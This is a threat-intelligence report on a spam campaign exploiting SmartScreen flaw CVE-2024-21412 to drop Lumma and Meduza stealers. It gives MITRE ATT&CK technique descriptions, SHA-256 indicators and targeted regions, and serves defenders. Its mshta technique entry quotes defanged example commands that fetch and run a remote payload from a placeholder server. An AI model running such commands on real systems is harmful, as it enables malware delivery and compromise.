Jul 11 2024

NETMANAGEIT

Intelligence Report

Increase In The Exploitation Of Microsoft SmartScreen Vulnerability CVE-2024-21412



Table of contents

Overview

Entities

Observables

External References

Overview

Description

Cyble analyzes an ongoing campaign exploiting a Microsoft SmartScreen vulnerability to deliver stealers through spam emails. The campaign employs lures related to healthcare, transportation, and tax notices to trick users into downloading malicious payloads. It utilizes techniques like DLL sideloading and IDATLoader to inject the final payload. The malicious activity culminates in the deployment of Lumma and Meduza Stealer for data theft.

Confidence

This value represents the confidence in the correctness of the data contained within this report.

100 / 100

Content

N/A

Attack-Pattern

Name
T1036
ID
T1036
Description
Adversaries may attempt to manipulate features of their artifacts to make them appear legitimate or benign to users and/or security tools. Masquerading occurs when the name or location of an object, legitimate or malicious, is manipulated or abused for the sake of evading defenses and observation. This may include manipulating file metadata, tricking users into misidentifying the file type, and giving legitimate task or service names. Renaming abusable system utilities to evade security monitoring is also a form of [Masquerading](https://attack.mitre.org/techniques/T1036).(Citation: LOLBAS Main Site)
Name
T1055
ID
T1055
Description

Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process. There are many different ways to inject code into a process, many of which abuse legitimate functionalities. These implementations exist for every major OS but are typically platform specific. More sophisticated samples may perform multiple process injections to segment modules and further evade detection, utilizing named pipes or other inter-process communication (IPC) mechanisms as a communication channel.

Name

T1218.005

ID

T1218.005

Description

Adversaries may abuse mshta.exe to proxy execution of malicious .hta files and Javascript or VBScript through a trusted Windows utility. There are several examples of different types of threats leveraging mshta.exe during initial compromise and for execution of code (Citation: Cylance Dust Storm) (Citation: Red Canary HTA Abuse Part Deux) (Citation: FireEye Attacks Leveraging HTA) (Citation: Airbus Security Kovter Analysis) (Citation: FireEye FIN7 April 2017) Mshta.exe is a utility that executes Microsoft HTML Applications (HTA) files. (Citation: Wikipedia HTML Application) HTAs are standalone applications that execute using the same models and technologies of Internet Explorer, but outside of the browser. (Citation: MSDN HTML Applications) Files may be executed by mshta.exe through an inline script: `mshta vbscript:Close(Execute("GetObject(""script:https[:]//webserver/payload[.]sct"")"))` They may also be executed directly from URLs: `mshta http[:]//webserver/payload[.]hta` Mshta.exe can be used to bypass application control solutions that do not account for its potential use. Since mshta.exe executes outside of the Internet Explorer's security context, it also bypasses browser security settings. (Citation: LOLBAS Mshta)

Name

T1027

ID

T1027

Description

Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is common behavior that can be used across different platforms and the network to evade defenses. Payloads may be compressed, archived, or encrypted in order to avoid detection. These payloads may be used during Initial Access or later to mitigate detection. Sometimes a user's action may be required to open and [Deobfuscate/Decode Files or Information](https://attack.mitre.org/techniques/T1140) for [User Execution](https://attack.mitre.org/techniques/T1204). The user may also be required to input a password to open a password protected compressed/encrypted file that was provided by the adversary. (Citation: Volexity PowerDuke November 2016) Adversaries may also use compressed or archived scripts, such as JavaScript. Portions of files can also be encoded to hide the plain-text strings that would otherwise help defenders with discovery. (Citation: Linux/Cdorked.A We Live Security Analysis) Payloads may also be split into separate, seemingly benign files that only reveal malicious functionality when reassembled. (Citation: Carbon Black Obfuscation Sept 2016) Adversaries may also abuse [Command Obfuscation](https://attack.mitre.org/techniques/T1027/010) to obscure commands executed from payloads or directly via [Command and Scripting Interpreter](https://attack.mitre.org/techniques/T1059). Environment variables, aliases, characters, and other platform/language specific semantics can be used to evade signature based detections and application control mechanisms. (Citation: FireEye Obfuscation June 2017) (Citation: FireEye Revoke-Obfuscation July 2017)(Citation: PaloAlto EncodedCommand March 2017)

Name

T1190

ID

T1190

Description

Adversaries may attempt to exploit a weakness in an Internet-facing host or system to initially access a network. The weakness in the system can be a software bug, a temporary glitch, or a misconfiguration. Exploited applications are often websites/web servers, but can also include databases (like SQL), standard services (like SMB or SSH), network device administration and management protocols (like SNMP and Smart Install), and any other system with Internet accessible open sockets.(Citation: NVD CVE-2016-6662)(Citation: CIS Multiple SMB Vulnerabilities)(Citation: US-CERT TA18-106A Network Infrastructure Devices 2018)(Citation: Cisco Blog Legacy Device Attacks)(Citation: NVD CVE-2014-7169) Depending on the flaw being exploited this may also involve [Exploitation for Defense Evasion](https://attack.mitre.org/techniques/T1211) or [Exploitation for Client Execution](https://attack.mitre.org/techniques/T1203). If an application is hosted on cloud-based infrastructure and/or is containerized, then exploiting it may lead to compromise of the underlying instance or container. This can allow an adversary a path to access the cloud or container APIs, exploit container host access via [Escape to Host](https://attack.mitre.org/techniques/T1611), or take advantage of weak identity and access management policies. Adversaries may also exploit edge network infrastructure and related appliances, specifically targeting devices that do not support robust host-based defenses.(Citation: Mandiant Fortinet Zero Day)(Citation: Wired Russia Cyberwar) For websites and databases, the OWASP top 10 and CWE top 25 highlight the most common web-based vulnerabilities. (Citation: OWASP Top 10)(Citation: CWE top 25)

Name

T1059

ID

T1059

Description

Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, macOS and Linux distributions include some flavor of [Unix Shell](https://attack.mitre.org/techniques/T1059/004) while Windows installations include the [Windows Command Shell](https://attack.mitre.org/techniques/T1059/003) and [PowerShell](https://attack.mitre.org/

techniques/T1059/001). There are also cross-platform interpreters such as [Python] (https://attack.mitre.org/techniques/T1059/006), as well as those commonly associated with client applications such as [JavaScript](https://attack.mitre.org/techniques/T1059/007) and [Visual Basic](https://attack.mitre.org/techniques/T1059/005). Adversaries may abuse these technologies in various ways as a means of executing arbitrary commands. Commands and scripts can be embedded in [Initial Access](https://attack.mitre.org/tactics/TA0001) payloads delivered to victims as lure documents or as secondary payloads downloaded from an existing C2. Adversaries may also execute commands through interactive terminals/shells, as well as utilize various [Remote Services](https://attack.mitre.org/techniques/T1021) in order to achieve remote Execution. (Citation: Powershell Remote Commands)(Citation: Cisco IOS Software Integrity Assurance - Command History)(Citation: Remote Shell Execution in Python)

Name

T1574.002

ID

T1574.002

Description

Adversaries may execute their own malicious payloads by side-loading DLLs. Similar to [DLL Search Order Hijacking](https://attack.mitre.org/techniques/T1574/001), side-loading involves hijacking which DLL a program loads. But rather than just planting the DLL within the search order of a program then waiting for the victim application to be invoked, adversaries may directly side-load their payloads by planting then invoking a legitimate application that executes their payload(s). Side-loading takes advantage of the DLL search order used by the loader by positioning both the victim application and malicious payload(s) alongside each other. Adversaries likely use side-loading as a means of masking actions they perform under a legitimate, trusted, and potentially elevated system or software process. Benign executables used to side-load payloads may not be flagged during delivery and/or execution. Adversary payloads may also be encrypted/packed or otherwise obfuscated until loaded into the memory of the trusted process.(Citation: FireEye DLL Side-Loading)

Name

T1566.002

ID

T1566.002

Description

Adversaries may send spearphishing emails with a malicious link in an attempt to gain access to victim systems. Spearphishing with a link is a specific variant of spearphishing. It is different from other forms of spearphishing in that it employs the use of links to download malware contained in email, instead of attaching malicious files to the email itself, to avoid defenses that may inspect email attachments. Spearphishing may also involve social engineering techniques, such as posing as a trusted source. All forms of spearphishing are electronically delivered social engineering targeted at a specific individual, company, or industry. In this case, the malicious emails contain links. Generally, the links will be accompanied by social engineering text and require the user to actively click or copy and paste a URL into a browser, leveraging [User Execution](https://attack.mitre.org/techniques/T1204). The visited website may compromise the web browser using an exploit, or the user will be prompted to download applications, documents, zip files, or even executables depending on the pretext for the email in the first place. Adversaries may also include links that are intended to interact directly with an email reader, including embedded images intended to exploit the end system directly. Additionally, adversaries may use seemingly benign links that abuse special characters to mimic legitimate websites (known as an "IDN homograph attack").(Citation: CISA IDN ST05-016) URLs may also be obfuscated by taking advantage of quirks in the URL schema, such as the acceptance of integer- or hexadecimal-based hostname formats and the automatic discarding of text before an “@” symbol: for example, `hxxp://google.com@1157586937`.(Citation: Mandiant URL Obfuscation 2023) Adversaries may also utilize links to perform consent phishing, typically with OAuth 2.0 request URLs that when accepted by the user provide permissions/access for malicious applications, allowing adversaries to [Steal Application Access Token](https://attack.mitre.org/techniques/T1528)s.(Citation: Trend Micro Pawn Storm OAuth 2017) These stolen access tokens allow the adversary to perform various actions on behalf of the user via API calls. (Citation: Microsoft OAuth 2.0 Consent Phishing 2021) Adversaries may also utilize spearphishing links to [Steal Application Access Token](https://attack.mitre.org/techniques/T1528)s that grant immediate access to the victim environment. For example, a user may be lured through “consent phishing” into granting adversaries permissions/access via a malicious OAuth 2.0 request URL .(Citation: Trend Micro Pawn Storm OAuth 2017)(Citation: Microsoft OAuth 2.0 Consent Phishing 2021) Similarly, malicious links may also target device-based authorization, such as OAuth 2.0 device authorization grant flow which is typically used to

authenticate devices without UIs/browsers. Known as “device code phishing,” an adversary may send a link that directs the victim to a malicious authorization page where the user is tricked into entering a code/credentials that produces a device token.(Citation: SecureWorks Device Code Phishing 2021)(Citation: Netskope Device Code Phishing 2021) (Citation: Optiv Device Code Phishing 2021)

Name

T1071

ID

T1071

Description

Adversaries may communicate using OSI application layer protocols to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server. Adversaries may utilize many different protocols, including those used for web browsing, transferring files, electronic mail, or DNS. For connections that occur internally within an enclave (such as those between a proxy or pivot node and other nodes), commonly used protocols are SMB, SSH, or RDP.(Citation: Mandiant APT29 Eye Spy Email Nov 22)

Indicator

Name
268a0de2468726a106fd92563a846e764f2ba313e37b5fc0cf76171b0a363f6f
Pattern Type
stix
Pattern
[file:hashes.'SHA-256' = '268a0de2468726a106fd92563a846e764f2ba313e37b5fc0cf76171b0a363f6f']
Name
7ee31fa89e9e68f20004bdc31f8f05a95861b6c678bfa3b57f09fdfad9ef5290
Pattern Type
stix
Pattern
[file:hashes.'SHA-256' = '7ee31fa89e9e68f20004bdc31f8f05a95861b6c678bfa3b57f09fdfad9ef5290']
Name

aceee450c55d61671c2d3d154b5f77e7f99688b6da8a8f3256a4bae2cdb76a4c

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'aceee450c55d61671c2d3d154b5f77e7f99688b6da8a8f3256a4bae2cdb76a4c']

Name

4eccb7813cee8c8039424aebf69f4269d4a6c2c72d81a001254bcdce80034555

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '4eccb7813cee8c8039424aebf69f4269d4a6c2c72d81a001254bcdce80034555']

Name

a024a18e27707738adcd7b5a740c5a93534b4b8c9d3b947f6d85740af19d17d0

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'a024a18e27707738adcd7b5a740c5a93534b4b8c9d3b947f6d85740af19d17d0']

Name

81e89754ae2324c684fce71acafc30f8085870be947e7a76971b4fec1b24b5d1

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '81e89754ae2324c684fce71acafc30f8085870be947e7a76971b4fec1b24b5d1']

Name

a31f222fc283227f5e7988d1ad9c0aecd66d58bb7b4d8518ae23e110308dbf91

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'a31f222fc283227f5e7988d1ad9c0aecd66d58bb7b4d8518ae23e110308dbf91']

Name

2460e7590e09af09ced6f75c001a9066c18629d956edbe8041f08cd21b7528b2

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '2460e7590e09af09ced6f75c001a9066c18629d956edbe8041f08cd21b7528b2']

Name

58e2b766dec37cc5fcfb63bc16d69627cd87e7e46f0b9f48899889479f12611e

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '58e2b766dec37cc5fcfb63bc16d69627cd87e7e46f0b9f48899889479f12611e']

Name

6481462f15ad4213f83a3d28304f14496bae1feb8580056959a657d0ee8981db

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '6481462f15ad4213f83a3d28304f14496bae1feb8580056959a657d0ee8981db']

Name

473abb2c272295473e5556ec7dec06f2018c0a67f208d8ab33de1fb6d40895f5

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '473abb2c272295473e5556ec7dec06f2018c0a67f208d8ab33de1fb6d40895f5']

Name

0e2263d4f239a5c39960ffa6b6b688faa7fc3075e130fe0d4599d5b95ef20647

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '0e2263d4f239a5c39960ffa6b6b688faa7fc3075e130fe0d4599d5b95ef20647']

Region

Name
Europe
Name
Southern Europe
Name
Northern America
Name
Americas

Country

Name
Australia
Name
Spain
Name
United States of America

Malware

Name
Lumma

Name
Meduza Stealer

indicates

Name
Name
Name
Name
Name
Name
Name
Name
Name
Name

Name
Name
Name
Name
Name
Name
Name
Name
Name
Name
Name
Name

Name
Name
Name
Name
Name
Name
Name
Name
Name
Name
Name
Name

Name
Name
Name
Name
Name
Name
Name
Name
Name
Name

uses

Name
Name
Name
Name
Name
Name

targets

Name
Name
Name
Name
Name
Name
Name
Name
Name

located-at

Name

based-on

Name
Name
Name

StixFile

Value
268a0de2468726a106fd92563a846e764f2ba313e37b5fc0cf76171b0a363f6f
a024a18e27707738adcd7b5a740c5a93534b4b8c9d3b947f6d85740af19d17d0
6481462f15ad4213f83a3d28304f14496bae1feb8580056959a657d0ee8981db
4eccb7813cee8c8039424aebf69f4269d4a6c2c72d81a001254bcdce80034555
81e89754ae2324c684fce71acafc30f8085870be947e7a76971b4fec1b24b5d1
0e2263d4f239a5c39960ffa6b6b688faa7fc3075e130fe0d4599d5b95ef20647
2460e7590e09af09ced6f75c001a9066c18629d956edbe8041f08cd21b7528b2
473abb2c272295473e5556ec7dec06f2018c0a67f208d8ab33de1fb6d40895f5
7ee31fa89e9e68f20004bdc31f8f05a95861b6c678bfa3b57f09fdfad9ef5290
58e2b766dec37cc5fcfb63bc16d69627cd87e7e46f0b9f48899889479f12611e
aceee450c55d61671c2d3d154b5f77e7f99688b6da8a8f3256a4bae2cdb76a4c
a31f222fc283227f5e7988d1ad9c0aecd66d58bb7b4d8518ae23e110308dbf91

External References

- https://cyble.com/blog/increase-in-the-exploitation-of-microsoft-smartscreen-vulnerability-cve-2024-21412/
- https://otx.alienvault.com/pulse/668fda28adab48347ee153c0